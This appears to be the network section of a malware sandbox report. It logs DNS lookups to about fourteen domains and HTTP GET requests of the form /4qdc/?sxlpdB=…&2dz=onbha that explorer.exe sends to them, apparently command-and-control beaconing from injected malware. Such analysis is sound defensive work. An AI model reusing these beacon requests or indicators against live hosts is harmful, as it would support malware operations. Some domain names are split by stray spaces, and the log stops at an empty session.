Feb 23, 2021 09:19:29.857853889 CET	57568	53	192.168.2.3	8.8.8.8
Feb 23, 2021 09:19:29.869638920 CET	50540	53	192.168.2.3	8.8.8.8
Feb 23, 2021 09:19:29.918586016 CET	53	57568	8.8.8.8	192.168.2.3
Feb 23, 2021 09:19:29.919332981 CET	53	50540	8.8.8.8	192.168.2.3
Feb 23, 2021 09:19:30.287633896 CET	54366	53	192.168.2.3	8.8.8.8
Feb 23, 2021 09:19:30.360156059 CET	53	54366	8.8.8.8	192.168.2.3
Feb 23, 2021 09:19:30.753460884 CET	53034	53	192.168.2.3	8.8.8.8
Feb 23, 2021 09:19:30.810342073 CET	53	53034	8.8.8.8	192.168.2.3
Feb 23, 2021 09:19:31.004024029 CET	57762	53	192.168.2.3	8.8.8.8
Feb 23, 2021 09:19:31.055495977 CET	53	57762	8.8.8.8	192.168.2.3
Feb 23, 2021 09:19:31.646888018 CET	55435	53	192.168.2.3	8.8.8.8
Feb 23, 2021 09:19:31.704104900 CET	53	55435	8.8.8.8	192.168.2.3
Feb 23, 2021 09:19:32.155848980 CET	50713	53	192.168.2.3	8.8.8.8
Feb 23, 2021 09:19:32.208286047 CET	53	50713	8.8.8.8	192.168.2.3
Feb 23, 2021 09:19:32.587729931 CET	56132	53	192.168.2.3	8.8.8.8
Feb 23, 2021 09:19:32.648315907 CET	53	56132	8.8.8.8	192.168.2.3
Feb 23, 2021 09:19:33.364005089 CET	58987	53	192.168.2.3	8.8.8.8
Feb 23, 2021 09:19:33.415467024 CET	53	58987	8.8.8.8	192.168.2.3
Feb 23, 2021 09:19:33.951195955 CET	56579	53	192.168.2.3	8.8.8.8
Feb 23, 2021 09:19:34.011198997 CET	53	56579	8.8.8.8	192.168.2.3
Feb 23, 2021 09:19:34.285038948 CET	60633	53	192.168.2.3	8.8.8.8
Feb 23, 2021 09:19:34.336524963 CET	53	60633	8.8.8.8	192.168.2.3
Feb 23, 2021 09:19:35.511317968 CET	61292	53	192.168.2.3	8.8.8.8
Feb 23, 2021 09:19:35.565466881 CET	63619	53	192.168.2.3	8.8.8.8
Feb 23, 2021 09:19:35.614231110 CET	53	63619	8.8.8.8	192.168.2.3
Feb 23, 2021 09:19:35.676973104 CET	64938	53	192.168.2.3	8.8.8.8
Feb 23, 2021 09:19:35.724052906 CET	53	61292	8.8.8.8	192.168.2.3
Feb 23, 2021 09:19:35.736579895 CET	53	64938	8.8.8.8	192.168.2.3
Feb 23, 2021 09:19:36.271919966 CET	61946	53	192.168.2.3	8.8.8.8
Feb 23, 2021 09:19:36.329251051 CET	53	61946	8.8.8.8	192.168.2.3
Feb 23, 2021 09:19:36.744668007 CET	64910	53	192.168.2.3	8.8.8.8
Feb 23, 2021 09:19:36.795408964 CET	53	64910	8.8.8.8	192.168.2.3
Feb 23, 2021 09:19:38.017047882 CET	52123	53	192.168.2.3	8.8.8.8
Feb 23, 2021 09:19:38.067193985 CET	53	52123	8.8.8.8	192.168.2.3
Feb 23, 2021 09:19:41.169655085 CET	56130	53	192.168.2.3	8.8.8.8
Feb 23, 2021 09:19:41.233515024 CET	53	56130	8.8.8.8	192.168.2.3
Feb 23, 2021 09:19:41.996720076 CET	56338	53	192.168.2.3	8.8.8.8
Feb 23, 2021 09:19:42.055108070 CET	53	56338	8.8.8.8	192.168.2.3
Feb 23, 2021 09:19:46.435403109 CET	59420	53	192.168.2.3	8.8.8.8
Feb 23, 2021 09:19:46.513928890 CET	53	59420	8.8.8.8	192.168.2.3
Feb 23, 2021 09:19:51.971105099 CET	58784	53	192.168.2.3	8.8.8.8
Feb 23, 2021 09:19:52.033718109 CET	53	58784	8.8.8.8	192.168.2.3
Feb 23, 2021 09:19:57.238603115 CET	63978	53	192.168.2.3	8.8.8.8
Feb 23, 2021 09:19:57.298604012 CET	53	63978	8.8.8.8	192.168.2.3
Feb 23, 2021 09:20:02.453564882 CET	62938	53	192.168.2.3	8.8.8.8
Feb 23, 2021 09:20:02.551256895 CET	53	62938	8.8.8.8	192.168.2.3
Feb 23, 2021 09:20:07.589055061 CET	55708	53	192.168.2.3	8.8.8.8
Feb 23, 2021 09:20:07.752645969 CET	53	55708	8.8.8.8	192.168.2.3
Feb 23, 2021 09:20:11.279791117 CET	56803	53	192.168.2.3	8.8.8.8
Feb 23, 2021 09:20:11.329194069 CET	53	56803	8.8.8.8	192.168.2.3
Feb 23, 2021 09:20:12.565169096 CET	57145	53	192.168.2.3	8.8.8.8
Feb 23, 2021 09:20:12.633227110 CET	53	57145	8.8.8.8	192.168.2.3
Feb 23, 2021 09:20:13.065254927 CET	55359	53	192.168.2.3	8.8.8.8
Feb 23, 2021 09:20:13.134967089 CET	53	55359	8.8.8.8	192.168.2.3
Feb 23, 2021 09:20:18.331641912 CET	58306	53	192.168.2.3	8.8.8.8
Feb 23, 2021 09:20:18.397118092 CET	53	58306	8.8.8.8	192.168.2.3
Feb 23, 2021 09:20:23.407660961 CET	64124	53	192.168.2.3	8.8.8.8

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 23, 2021 09:20:23.471493006 CET	53	64124	8.8.8.8	192.168.2.3
Feb 23, 2021 09:20:28.672559023 CET	49361	53	192.168.2.3	8.8.8.8
Feb 23, 2021 09:20:28.746814013 CET	53	49361	8.8.8.8	192.168.2.3

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Feb 23, 2021 09:19:17.523621082 CET	192.168.2.3	8.8.8.8	0x4959	Standard query (0)	www.pcareinc.com	A (IP address)	IN (0x0001)
Feb 23, 2021 09:19:23.433437109 CET	192.168.2.3	8.8.8.8	0xed74	Standard query (0)	www.antips.com	A (IP address)	IN (0x0001)
Feb 23, 2021 09:19:29.580148935 CET	192.168.2.3	8.8.8.8	0xe6cd	Standard query (0)	www.edgewooddhr.net	A (IP address)	IN (0x0001)
Feb 23, 2021 09:19:35.511317968 CET	192.168.2.3	8.8.8.8	0x2f8d	Standard query (0)	www.ndk168.com	A (IP address)	IN (0x0001)
Feb 23, 2021 09:19:41.169655085 CET	192.168.2.3	8.8.8.8	0x1787	Standard query (0)	www.inbarrel.com	A (IP address)	IN (0x0001)
Feb 23, 2021 09:19:46.435403109 CET	192.168.2.3	8.8.8.8	0xd783	Standard query (0)	www.39palmavenue.com	A (IP address)	IN (0x0001)
Feb 23, 2021 09:19:51.971105099 CET	192.168.2.3	8.8.8.8	0xa93c	Standard query (0)	www.buildassetswealth.com	A (IP address)	IN (0x0001)
Feb 23, 2021 09:19:57.238603115 CET	192.168.2.3	8.8.8.8	0x7ccb	Standard query (0)	www.beconfidentagain.com	A (IP address)	IN (0x0001)
Feb 23, 2021 09:20:02.453564882 CET	192.168.2.3	8.8.8.8	0x5690	Standard query (0)	www.torontotel.com	A (IP address)	IN (0x0001)
Feb 23, 2021 09:20:07.589055061 CET	192.168.2.3	8.8.8.8	0xc4d3	Standard query (0)	www.rehabcareconnect.com	A (IP address)	IN (0x0001)
Feb 23, 2021 09:20:13.065254927 CET	192.168.2.3	8.8.8.8	0x9ea2	Standard query (0)	www.speedysnacksbox.com	A (IP address)	IN (0x0001)
Feb 23, 2021 09:20:18.331641912 CET	192.168.2.3	8.8.8.8	0xa7f5	Standard query (0)	www.thepixxelgroup.com	A (IP address)	IN (0x0001)
Feb 23, 2021 09:20:23.407660961 CET	192.168.2.3	8.8.8.8	0xf8a1	Standard query (0)	www.havemercyinc.net	A (IP address)	IN (0x0001)
Feb 23, 2021 09:20:28.672559023 CET	192.168.2.3	8.8.8.8	0xf459	Standard query (0)	www.larek.store	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Feb 23, 2021 09:19:17.702505112 CET	8.8.8.8	192.168.2.3	0x4959	No error (0)	www.pcareinc.com		154.213.108.250	A (IP address)	IN (0x0001)
Feb 23, 2021 09:19:23.587986946 CET	8.8.8.8	192.168.2.3	0xed74	No error (0)	www.antips.com	HDRedirect-LB7-5a03e1c2772e1c9c.elb.us-east-1.amazonaws.com		CNAME (Canonical name)	IN (0x0001)
Feb 23, 2021 09:19:23.587986946 CET	8.8.8.8	192.168.2.3	0xed74	No error (0)	HDRedirect-LB7-5a03e1c2772e1c9c.elb.us-east-1.amazonaws.com		3.223.115.185	A (IP address)	IN (0x0001)
Feb 23, 2021 09:19:29.757343054 CET	8.8.8.8	192.168.2.3	0xe6cd	No error (0)	www.edgewooddhr.net		208.91.197.27	A (IP address)	IN (0x0001)
Feb 23, 2021 09:19:35.724052906 CET	8.8.8.8	192.168.2.3	0x2f8d	No error (0)	www.ndk168.com		23.224.206.45	A (IP address)	IN (0x0001)
Feb 23, 2021 09:19:41.233515024 CET	8.8.8.8	192.168.2.3	0x1787	No error (0)	www.inbarrel.com	inbarrel.com		CNAME (Canonical name)	IN (0x0001)
Feb 23, 2021 09:19:41.233515024 CET	8.8.8.8	192.168.2.3	0x1787	No error (0)	inbarrel.com		34.102.136.180	A (IP address)	IN (0x0001)
Feb 23, 2021 09:19:46.513928890 CET	8.8.8.8	192.168.2.3	0xd783	No error (0)	www.39palmavenue.com	sslplaform.bostonlogic.com		CNAME (Canonical name)	IN (0x0001)
Feb 23, 2021 09:19:46.513928890 CET	8.8.8.8	192.168.2.3	0xd783	No error (0)	sslplaform.bostonlogic.com	sequoia.bostonlogic.com		CNAME (Canonical name)	IN (0x0001)
Feb 23, 2021 09:19:46.513928890 CET	8.8.8.8	192.168.2.3	0xd783	No error (0)	sequoia.bostonlogic.com		23.253.73.122	A (IP address)	IN (0x0001)
Feb 23, 2021 09:19:52.033718109 CET	8.8.8.8	192.168.2.3	0xa93c	No error (0)	www.buildassetswealth.com	buildassetswealth.com		CNAME (Canonical name)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Feb 23, 2021 09:19:52.033718109 CET	8.8.8.8	192.168.2.3	0xa93c	No error (0)	buildasset swealth.com		34.102.136.180	A (IP address)	IN (0x0001)
Feb 23, 2021 09:19:57.298604012 CET	8.8.8.8	192.168.2.3	0x7ccb	No error (0)	www.beconf identagain.com		104.21.76.239	A (IP address)	IN (0x0001)
Feb 23, 2021 09:19:57.298604012 CET	8.8.8.8	192.168.2.3	0x7ccb	No error (0)	www.beconf identagain.com		172.67.202.77	A (IP address)	IN (0x0001)
Feb 23, 2021 09:20:02.551256895 CET	8.8.8.8	192.168.2.3	0x5690	Name error (3)	www.toront otel.com	none	none	A (IP address)	IN (0x0001)
Feb 23, 2021 09:20:07.752645969 CET	8.8.8.8	192.168.2.3	0xc4d3	No error (0)	www.rehabc areconnect.com	rehabcareconnect.com		CNAME (Canonical name)	IN (0x0001)
Feb 23, 2021 09:20:07.752645969 CET	8.8.8.8	192.168.2.3	0xc4d3	No error (0)	rehabcarec onnect.com		92.249.45.191	A (IP address)	IN (0x0001)
Feb 23, 2021 09:20:13.134967089 CET	8.8.8.8	192.168.2.3	0x9ea2	No error (0)	www.speedy snacksbox.com	speedysnacksbox.com		CNAME (Canonical name)	IN (0x0001)
Feb 23, 2021 09:20:13.134967089 CET	8.8.8.8	192.168.2.3	0x9ea2	No error (0)	speedysnac ksbox.com		34.102.136.180	A (IP address)	IN (0x0001)
Feb 23, 2021 09:20:18.397118092 CET	8.8.8.8	192.168.2.3	0xa7f5	Name error (3)	www.thepix xelgroup.com	none	none	A (IP address)	IN (0x0001)
Feb 23, 2021 09:20:23.471493006 CET	8.8.8.8	192.168.2.3	0xf8a1	No error (0)	www.haveme rcyinc.net	havemercyinc.net		CNAME (Canonical name)	IN (0x0001)
Feb 23, 2021 09:20:23.471493006 CET	8.8.8.8	192.168.2.3	0xf8a1	No error (0)	havemercyi nc.net		34.102.136.180	A (IP address)	IN (0x0001)
Feb 23, 2021 09:20:28.746814013 CET	8.8.8.8	192.168.2.3	0xf459	No error (0)	www.larek.store		185.104.45.146	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- www.pcareinc.com
- www.antips.com
- www.edgewooddhr.net
- www.ndk168.com
- www.inbarrel.com
- www.39palmavenue.com
- www.buildassetswealth.com
- www.beconfidentagain.com
- www.rehabcareconnect.com
- www.speedysnacksbox.com
- www.havemercyinc.net

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49713	154.213.108.250	80	C:\Windows\explorer.exe

Copyright null 2021

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 09:19:18.058295012 CET	1018	OUT	GET /4qdc/?sxlpdB=n05rnph+IqNz0mbSS5vp9sGjLY7dyqnysY607r4vHHjCLr3ziiRBE07QjlPjM5GqarqD&2dz=onbha HTTP/1.1 Host: www.pcareinc.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.3	49715	3.223.115.185	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 09:19:23.717447996 CET	1021	OUT	GET /4qdc/?sxlpdB=FDPsk0sff5Lw+z8Vw8rcgpm8MWqJfMs2bvH8+cW5/POI2TSyhlXdRmW8g+C2mzqgUbJY&2dz=onbha HTTP/1.1 Host: www.antips.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Feb 23, 2021 09:19:23.844760895 CET	1026	IN	HTTP/1.1 302 Found Cache-Control: private Content-Type: text/html; charset=utf-8 Location: https://www.hugedomains.com/domain_profile.cfm?d=antips&e=com Server: Microsoft-IIS/8.5 X-Powered-By: ASP.NET Date: Tue, 23 Feb 2021 08:19:02 GMT Connection: close Content-Length: 182 Data Raw: 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 4f 62 6a 65 63 74 20 6d 6f 76 65 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 32 3e 4f 62 6a 65 63 74 20 6d 6f 76 65 64 20 74 6f 20 3c 61 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 77 77 77 2e 68 75 67 65 64 6f 6d 61 69 6e 73 2e 63 6f 6d 2f 64 6f 6d 61 69 6e 5f 70 72 6f 66 69 6c 65 2e 63 66 6d 3f 64 3d 61 6e 74 69 70 73 26 61 6d 70 3b 65 3d 63 6f 6d 22 3e 68 65 72 65 3c 2f 61 3e 2e 3c 2f 68 32 3e 0d 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>Object moved</title></head><body> Object moved to here. </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
10	192.168.2.3	49753	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 09:20:23.514893055 CET	6424	OUT	GET /4qdc/?sxlpdB=o1YYd6Gi2K67gelLAX14ago2MHBzIaWFdtb1Ca8ijRLt6mEmIsAV47qF7pv8e7ASo7Rk&2dz=onbha HTTP/1.1 Host: www.havemercyinc.net Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Feb 23, 2021 09:20:23.654359102 CET	6425	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Tue, 23 Feb 2021 08:20:23 GMT Content-Type: text/html Content-Length: 275 ETag: "603153c4-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.3	49722	208.91.197.27	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 09:19:29.946145058 CET	1250	OUT	GET /4qdc/?sxlpdB=+7VgHCQQJYO0FHfoX4VwpMGRpMkf/fkwbCKrV3wMZoe5nkwvpaAzoW+aSblNd7Hd+wjC&2dz=onbha HTTP/1.1 Host: www.edgewooddhr.net Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Feb 23, 2021 09:19:30.277334929 CET	1282	IN	HTTP/1.1 200 OK Date: Tue, 23 Feb 2021 08:19:30 GMT Server: Apache Set-Cookie: vsid=918vr3616139700809367; expires=Sun, 22-Feb-2026 08:19:30 GMT; Max-Age=157680000; path=/; domain=www.edgewooddhr.net; HttpOnly X-Adblock-Key: MFwwDQYJKoZIhvcNAQEBBQADSwAwSAJBAKX74ixpzVyXbJprcLfbH4psP4+L2entqri0lzh6pkA aXLPIcclv6DQBeJJjGFWrBIF6QMyFwXT5CCRyjS2penECAwEAAQ==_hYI5FgRivm97L0ZhxJZJHb6tu9340hOnvoCg yVNLxuggNGFCB7mbeB8pbBQwYrXBInZ2FL1RynS3GR30enIkxQ== Keep-Alive: timeout=5, max=97 Connection: Keep-Alive Transfer-Encoding: chunked Content-Type: text/html; charset=UTF-8 Data Raw: 34 39 30 37 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 48 54 4d 4c 20 34 2e 30 31 2f 2f 45 4e 22 20 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 54 52 2f 68 74 6d 6c 34 2f 73 74 72 69 63 74 2e 64 74 64 22 3e 0d 0a 3c 68 74 6d 6c 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 31 39 39 2f 78 68 74 6d 6c 22 20 64 61 74 61 2d 61 64 62 6c 6f 63 6b 6b 65 79 3d 22 4d 46 77 77 44 51 59 4a 4b 6f 5a 49 68 76 63 4e 41 51 45 42 42 51 41 44 53 77 41 77 53 41 4a 42 41 4b 58 37 34 69 78 70 7a 56 79 58 62 4a 70 72 63 4c 66 62 48 34 70 73 50 34 2b 4c 32 65 6e 74 71 72 69 30 6c 7a 68 36 70 6b 41 61 58 4c 50 49 63 6c 76 36 44 51 42 65 4a 4a 6a 47 46 57 72 42 49 46 36 51 4d 79 46 77 58 54 35 43 43 52 79 6a 53 32 70 65 6e 45 43 41 77 45 41 41 51 3d 3d 5f 68 59 49 35 46 67 52 69 76 6d 39 37 4c 30 5a 68 78 4a 5a 4a 48 62 36 74 75 39 33 34 30 68 4f 6e 76 6f 43 67 79 56 4e 4c 78 75 67 71 4e 47 46 43 42 37 6d 62 65 42 38 70 62 42 51 77 59 72 58 42 49 6e 5a 32 46 4c 31 52 79 6e 53 33 47 52 33 30 65 6e 49 6b 78 51 3d 3d 22 3e 0d 0a 3c 68 65 61 64 3e 3c 73 63 72 69 70 74 20 74 79 70 65 3d 22 74 65 78 74 2f 6a 61 76 61 73 63 72 69 70 74 22 3e 76 61 72 20 61 62 70 3b 3c 2f 73 63 72 69 70 74 3e 3c 73 63 72 69 70 74 20 74 79 70 65 3d 22 74 65 78 74 2f 6a 61 76 61 73 63 72 69 70 74 22 20 73 72 63 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 65 64 67 65 77 6f 6f 64 64 68 72 2e 6e 65 74 2f 70 78 2e 6a 73 3f 63 68 3d 31 22 3e 3c 2f 73 63 72 69 70 74 3e 3c 73 63 72 69 70 74 20 74 79 70 65 3d 22 74 65 78 74 2f 6a 61 76 61 73 63 72 69 70 74 22 20 73 72 63 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 65 64 67 65 77 6f 6f 64 64 68 72 2e 6e 65 74 2f 70 78 2e 6a 73 3f 63 68 3d 32 22 3e 3c 2f 73 63 72 69 70 74 3e 3c 73 63 72 69 70 74 20 74 79 70 65 3d 22 74 65 78 74 2f 6a 61 76 61 73 63 72 69 70 74 22 3e 66 75 6e 63 74 69 6f 6e 20 68 61 6e 64 6c 65 41 42 50 44 65 74 65 63 74 28 29 7b 74 72 79 7b 69 66 28 21 61 62 70 29 20 72 65 74 75 72 6e 3b 76 61 72 20 69 6d 67 6c 6f 67 20 3d 20 64 6f 63 75 6d 65 6e 74 2e 63 72 65 61 74 65 45 6c 65 6d 65 6e 74 28 22 69 6d 67 22 29 3b 69 6d 67 6c 6f 67 2e 73 74 79 6c 65 2e 68 65 69 67 68 74 3d 22 30 70 78 22 3b 69 6d 67 6c 6f 67 2e 73 74 Data Ascii: 4907<!DOCTYPE html PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd"><html xmlns="http://www.w3.org/1999/xhtml" data-adblockkey="MFwwDQYJKoZIhvcNAQEBBQADSwAwSAJBAKX74ixpzVyX bJprcLfbH4psP4+L2entqri0lzh6pkAaXLPIcclv6DQBeJJjGFWrBIF6QMyFwXT5CCRyjS2penECAwEAAQ==_hYI5F gRivm97L0ZhxJZJHb6tu9340hOnvoCgyVNLxuggNGFCB7mbeB8pbBQwYrXBInZ2FL1RynS3GR30enIkxQ==><head> <script type="text/javascript">var abp;</script><script type="text/javascript" src="http://www.edgewooddhr.net/px.js?ch =1"></script><script type="text/javascript" src="http://www.edgewooddhr.net/px.js?ch=2"></script><script type="text/java script">function handleABPDetect(){try{if(!abp) return;var imglog = document.createElement("img");imglog.style.height="0 px";imglog.st

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.3	49735	23.224.206.45	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 09:19:35.940804005 CET	1963	OUT	GET /4qdc/?sxlpdB=fgRLe1wDsIR582SpVqHNrqc5X9FQKzC9eNMuu75MPd7YekjVZ2QEORs18XDbgwZ5UcjJ&2dz=onbha HTTP/1.1 Host: www.ndk168.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.3	49740	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 09:19:41.279925108 CET	2121	OUT	GET /4qdc/?sxlpdB=DRpehdA/33BzcPgqXFJLC0P+7mKy3AC9kGgryjypn4W4a4lypWUQvIUJQnrelubfkLFp&2dz=onbha HTTP/1.1 Host: www.inbarrel.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 09:19:41.421806097 CET	2121	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Tue, 23 Feb 2021 08:19:41 GMT Content-Type: text/html Content-Length: 275 ETag: "6031584e-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.3	49746	23.253.73.122	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 09:19:46.672395945 CET	6395	OUT	GET /4qdc/?sxlpdB=ZB8Pl5eBC7Hephg+P6iGhrGYsApNwIB7ekAHWQJEYqlC8jRN6CLcZFL5CLWpIktyGytq&2dz=onbha HTTP/1.1 Host: www.39palmavenue.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Feb 23, 2021 09:19:46.848619938 CET	6396	IN	HTTP/1.1 301 Moved Permanently Date: Tue, 23 Feb 2021 08:19:46 GMT Server: Apache/2.4.18 (Ubuntu) Cache-Control: no-cache Vary: Accept-Encoding X-Request-Id: 192509b7-553e-4f5e-9363-f522e5c5a0f9 X-Runtime: 0.011706 X-Powered-By: Phusion Passenger Enterprise 6.0.1 Location: https://www.onesothebysrealty.com/39palmavenue Status: 301 Moved Permanently Connection: close Transfer-Encoding: chunked Content-Type: text/html; charset=utf-8 X-Frame-Options: SAMEORIGIN Data Raw: 37 30 0d 0a 3c 68 74 6d 6c 3e 3c 62 6f 64 79 3e 59 6f 75 20 61 72 65 20 62 65 69 6e 67 20 3c 61 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 77 77 77 2e 6f 6e 65 73 6f 74 68 65 62 79 73 72 65 61 6c 74 79 2e 63 6f 6d 2f 33 39 70 61 6c 6d 61 76 65 6e 75 65 22 3e 72 65 64 69 72 65 63 74 65 64 3c 2f 61 3e 2e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0d 0a 30 0d 0a 0d 0a Data Ascii: 70<html><body>You are being redirected.</body></html>0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.3	49747	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 09:19:52.076121092 CET	6397	OUT	GET /4qdc/?sxlpdB=t6rgzpThEavL/zg9991GCjSWOfv9/TODS4c0mNe7yolhiaEFU/O6K33zqhrleftTdvyE&2dz=onbha HTTP/1.1 Host: www.buildassetswealth.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 09:19:52.215910912 CET	6397	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Tue, 23 Feb 2021 08:19:52 GMT Content-Type: text/html Content-Length: 275 ETag: "603155b9-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.3	49748	104.21.76.239	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
